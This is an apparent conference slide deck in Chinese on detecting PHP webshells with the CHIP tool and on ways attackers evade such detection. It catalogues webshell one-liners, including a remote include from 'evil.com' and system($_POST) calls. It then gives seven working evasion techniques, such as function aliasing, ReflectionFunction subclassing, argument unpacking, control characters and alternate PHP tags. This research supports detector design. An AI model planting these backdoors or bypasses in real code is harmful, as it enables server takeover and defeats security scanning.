KCon

2019

PHPCHIP.COM

PHP动态特性的捕捉与逃逸

Phith0n

About Me

phith0n

- https://www.leavesongs.com
- http://weibo.com/101yx
- https://github.com/phith0n

长亭科技

- https://github.com/chaitin/xray

精通

- PHP
- Python
- Golang
- Javascript

等语言Hello World程序的拼写

目录
CONTENTS

PART 01

PHP与动态特性

- PHP与动态特性
- 常见PHP Webshell的类型
- 我们来做一个“代码哲学家”


PHP与Web应用

PHP是~~世界上最好的语言~~

PHP是Web应用最广泛的语言

- 灵活
- 发展迅速
- 逐渐废弃不安全的特性

其灵活的特性往往成为Webshell、漏洞的导火索



常见PHP Webshell的类型

- 直接型：
  - `eval($_POST[2333]);`
  - `assert($_POST[2333]);`
- 回调型
  - `array_map('assert', $_POST);`
  - `usort($_POST[1], $_POST[2]);`
- 包含型
  - `include $_FILES['2333']['tmp_name'];`
  - `require 'http://evil.com/1.txt';`
- 变形型：
  - `eval(gzdeflate(base64_decode('...')));`
  - `$_=[];$_++;$_++;...;$_($__);`
- 命令型：
  - `` `$_POST[2333]` ;``
  - `system($_POST[2333]);`
- 技巧型：
  - `create_function('', $_POST[2333]);`
  - `preg_replace('/.*/e', $_POST['n'], $_POST[2333]);`

让我们从另一个角度理解PHP

一段固定的代码，其功能究竟能否确定？

我们来做一个“代码哲学家”

```php
preg_replace('/a/i', 'b', $_POST['name']);
```

```php
include './inc/' . $filename;
```

```php
eval("\$ret = $arr;");
```

```php
echo "hello world";
```

```php
foreach (dir('./') as $f) {
    echo $f->read();
}
```

```php
$arr = [$_GET, $_POST, $_COOKIE];
array_map($callback, ...$arr);
```

我们来做一个“代码哲学家”

```php
preg_replace('/a/i', 'b', $_POST['name']);
```

```php
include './inc/' . $filename;
```

```php
eval("\$ret = $arr;");
```

```php
echo "hello world";
```

```php
foreach (dir('./') as $f) {
    echo $f->read();
}
```

```php
$arr = [$_GET, $_POST, $_COOKIE];
array_map($callback, ...$arr);
```

我们来做一个“代码哲学家”

这是一段不确定功能的代码……

```
$arr = [$_GET, $_POST, $_COOKIE];
array_map($callback, ...$arr);
```

思考：开发者的本意是什么？

```
array_map('htmlspecialchars', ...$arr);
```

随着$callback的改变，这段代码的功能可能变成什么？

```
array_map('assert', ...$arr);
```

KCon

> “一段代码，其中变量值的改变可能导致这段代码发生功能上的变化，我将这种现象成为 **PHP的动态特性**”

PART 02

如何检测PHP动态特性

- CHIP是什么
- CHIP是如何工作的
- 回调后门如何检测


CHIP – PHP动态特性检测实现

主页: https://phpchip.com

优势：

1. 全面：覆盖99.9%动态特性
2. 简单：支持命令行与代码调用，可使用composer安装
3. 可扩展：支持自定义规则

CHIP工作流程



CHIP是如何工作的 ➔ Parser

PHP-Parser: https://github.com/nikic/PHP-Parser

支持PHP5.2 ~ 7.4所有语法结构

PHP-Parser能解决的最大问题

加密前

```
<?php
$_SERVER['ENV'] = isset($_SERVER['ENV']) ? $_SE
// 调试模式: 0:关闭; 1:调试模式; 参数开启调试, URL中带上: e
// 线上请务必将此参数修改复杂不可猜出
define('DEBUG', ((isset($argc) && $argc) || strstr($_SER
// 站点根目录
define('ROOT_PATH', dirname(__FILE__) . '/');
// 框架的物理路径
define('FRAMEWORK_PATH', ROOT_PATH . './mzphp/');
```

加密后

```
<?php /*-- mzphp 混淆加密: https://git.oschina.
*/?><?php define('**', '**');$_GET[**]=explode(
**FV**U***[U*Q n****"*'"z@i*C**+
*R*[K20*s*q*sA*I2*7 E*$* *1>**(*s*U*z**-*+** *j[I*
$_SERVER[$_GET[**][0x00]]=isset($_SERVER[$_GET[**][0x00]]
$_GET[**][4]($_SERVER[$_GET[**][0x05]],$_GET[**][0x006]))
000c]);$conf=include($_GET[**][11].$_GET[**][0x0000d]
.$_SERVER[$_GET[**][0x00]].$_GET[**][0x00000e]);$conf[$_G
*][2]($_GET[**][0x000012],$conf[$_GET[**][0x0000013]]);$_
```

CHIP是如何工作的 ➔ Walker

Parser的结果是许多AST Tree

遍历这些树上的所有Node

思考：是否还有其他值得注意的语法结构？

我们需要关注的Node有哪些？

- `Eval_` 代码执行
- `FuncCall` 函数调用
- `New_`、`MethodCall`、`StaticCall` 类创建与方法调用
- `Include_` 文件包含

CHIP是如何工作的 ➔ Analyze

常见动态特性逐一分析

- 直接型
- **回调型**
- 包含型
- 变形型
- 命令型
- 技巧型

难点：回调型后门的检测

回调后门的检测

回调后门介绍：https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html

PHP里究竟有哪些函数支持传入回调参数？

1. 下载PHP文档
2. 遍历函数原型，寻找类型关键字 `Callable`
3. 确定回调参数的位置

思考：获取列表的时候要注意什么？

```
usort ( array &$array , callable $value_compare_func ) : bool
```

回调后门的检测

思考：获取列表的时候要注意什么？


1. 不确定参数数量的函数
   - 使用负数表示倒数位置
2. 某些函数包含隐式的回调参数，需要特殊处理
   - `filter_var / filter_var_array`
3. PHP版本不同导致参数类型不同的情况

PART 03

从攻击者的角度突破限制

- 一个最简单地判断后门的步骤
- 对抗——七种绕过方法

一个最简单的判断回调后门的步骤



攻击者的小试牛刀 ➔

判断回调后门的步骤：

1. 遍历AST Tree
2. 分析FuncCall Node，判断是否调用了含有回调参数的函数
3. 判断回调参数是否是一个变量

思考：以上步骤如何突破？

知识点：PHP是一个大小写不敏感的语言

入门级：利用大小写可以绕过对函数名的判断

```
UsORt($_POST[1], $_POST[2]);
```

攻击者的小试牛刀 ➔ 函数名大小写

绕过1、利用函数名大小写，绕过对敏感函数名的检测


经验 >从攻击者的角度突破限制：

1. 从函数名位置入手

思考：敏感函数名列表从哪里获取？

绕过马其顿防线 ➔

有些函数没有明确标示在文档中，但在PHP内核中的确存在？



在PHP内核中寻找不在文档中的“特殊函数”——函数别名（PHP_FALIAS）

绕过马其顿防线 ➔ 利用内置函数别名绕过限制

绕过2、利用未在文档中列出的内部函数绕过函数名检测

- mb_ereg_replace ⇒ mbereg_replace
- mb_ereg_ireplace ⇒ mbereg_ireplace

PHP 7.3 以下均可利用：

```
<?php
mbereg_replace('.*', '\0', $_REQUEST[2333], 'e');
```

剑走偏锋 ➔

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手

思考：还有哪些从函数名位置可以突破的方法？

知识点：PHP 5.6后开始支持函数别名

- PHP本身不支持函数重写与HOOK
- PHP 5.3引入命名空间机制，支持类别名
- PHP 5.6开始支持函数别名

剑走偏锋 ➔ 利用函数别名绕过限制

绕过3、利用函数别名机制，重命名黑名单函数

PHP 5.6开始可以利用：

```php
<?php
use function \assert as test;
test($_POST[2333]);
```

解决方法：

- 监控AS语法，还原所有类、函数别名的真实名字，再进行判断

思考：是否有其他方式可以修改函数或类名？

如何举一反三 ➔

别名”本质上是一个拷贝，他拥有原来东西的所有功能

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手
2. 从类名位置入手

知识点：类的继承，实质上也可以看做一种 别名”

如何举一反三 ➔ 利用类继承突破限制

绕过4、利用类的继承绕过类名黑名单限制

PHP通用绕过：

```php
<?php
class test extends ReflectionFunction {}
$f = new test('system');
$f->invoke($_POST[2333]);
```

引擎认为创建的是test类，实际创建的是ReflectionFunction类

如何举一反三 ➔ 利用类继承突破限制

绕过4、利用类的继承绕过类名黑名单限制

利用PHP7支持的匿名类，升级Webshell：

```php
<?php
$f = new class('system') extends ReflectionFunction {};
$f->invoke($_POST[2333]);
```

如何举一反三 ➔ 利用类继承突破限制

绕过4、利用类的继承绕过类名黑名单限制

利用PHP7支持的匿名类，升级Webshell：

```
<?php
$f = nEW ClaSs($_POST[666]) eXTeNDs rEFleCTIoNfUNcTIoN {};
$f->iNvOKe($_POST[2333]);
```

稍做变性，让“Webshell”变得更加 高深莫测”

待时而动 ➔

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手
2. 从类名位置入手

已经可以从函数名、类名位置入手了


思考：是否可以利用参数位置绕过限制？

回看判断回调后门的步骤：

→ ...

→ 判断回调参数 是否使用匿名函数的方式定义”

一个最简单的判断回调后门的步骤



待时而动 ➔

如何判断回调参数 是否使用匿名函数的方式定义”？

1. 从文档获取函数名（usort），以及回调参数的位置（第二个）
2. 检测实际调用usort的时候，是否有第二个参数
3. 如果有，第二个参数是否用合法

思考：是否有方法，可以只传入一个参数，但实际上却能控制第二个参数？

知识点：PHP5.6开始，支持参数列表的折叠与展开

- https://www.leavesongs.com/PHP/bypass-eval-length-restrict.html
- 类似于Python里的`**kwargs`，PHP里通过`...$kwarg`的方式展开参数列表

待时而动 ➔ 利用参数列表展开绕过检测

绕过5、利用参数列表的折叠与展开，绕过对回调参数的检测

```
<?php
usort(...$_GET);
```

此方法2017年我首次在博客中提出，部分杀毒软件已可以检测

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手
2. 从类名位置入手
3. 从参数列表入手

思考：你是如何判断一段代码里，哪些位置是函数名，哪些位置是类名，哪些位置是参数？

敌后武工队 ➔

思考：你是如何判断一段代码里，哪些位置是函数名，哪些位置是类名，哪些位置是参数？

- 利用PHP-Parser解析
- PHP-Parser解析的过程中，是否可能出现与PHP原生解析不同的地方？

知识点：PHP-Parser无法处理控制字符，而PHP引擎却可以执行包含控制字符的函数：

```
printf<char>('hello world')
```

哪些字符可以插入PHP：

```
[\x00-\x20]
```

敌后武工队 ➔ 利用PHP-Parser缺陷绕过防御

绕过6、利用控制字符，使php-parser解析异常，绕过后续所有检测流程

写入一个包含控制字符的webshell：

```
<?php
$content = "<?php eval\x01\x02(\$_POST[2333]);";
file_put_contents('shell.php', $content);
```

暗度陈仓 ➔

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手
2. 从类名位置入手
3. 从参数列表入手
4. 从解析引擎的BUG入手

继续思考：有没有可能在不触发解析器异常的情况下，也让检测流程不执行呢？

暗度陈仓 ➔

解析器BUG不常有，但PHP Tricks常有……

PHP-Parser如何判断一个文件是否应该被解析？

- 通过 `<?php` 标签
- 通过 `<?` 标签

差异

PHP如何判断一个文件是否应该被执行？

- 通过 `<?php` 标签
- 通过 `<?` 标签
- 通过 `<%` 标签（默认不开启，PHP7后被移除）
- 通过 `<script language="php">` 标签（PHP7后被移除）

暗度陈仓 ➔ 利用PHP标签差异绕过检测

PHP-Parser工作流程：

1. 在用户传入的内容中，找到PHP代码
2. 将PHP代码解析成AST Tree

突破口

绕过7、利用php-parser不识别的PHP标签，绕过后续所有检测流程

```
<script language="php">
  eval($_POST[2333]);
</script>
```

暗度陈仓 ➔ 利用PHP标签差异绕过检测

经验 >从攻击者的角度突破限制：

1. 从函数名位置入手
2. 从类名位置入手
3. 从参数列表入手
4. 从解析引擎的BUG入手
5. 干脆绕过解析引擎

总结：清楚地认识自己的目的是什么，然后列出正常的流程，并找出关键点，逐一突破

如何研究一个问题

→ 理解：理解自己研究的东西究竟是干什么的，什么原理，列出步骤，找出核心点

→ 技巧：根据核心点，想一些常人想不到的突破口，并学会举一反三，绕过防御机制或触发一些漏洞

→ 积累：即使你找到了突破口，但没有基础知识，也无法进入下一步

谢谢观看

分享者：phith0n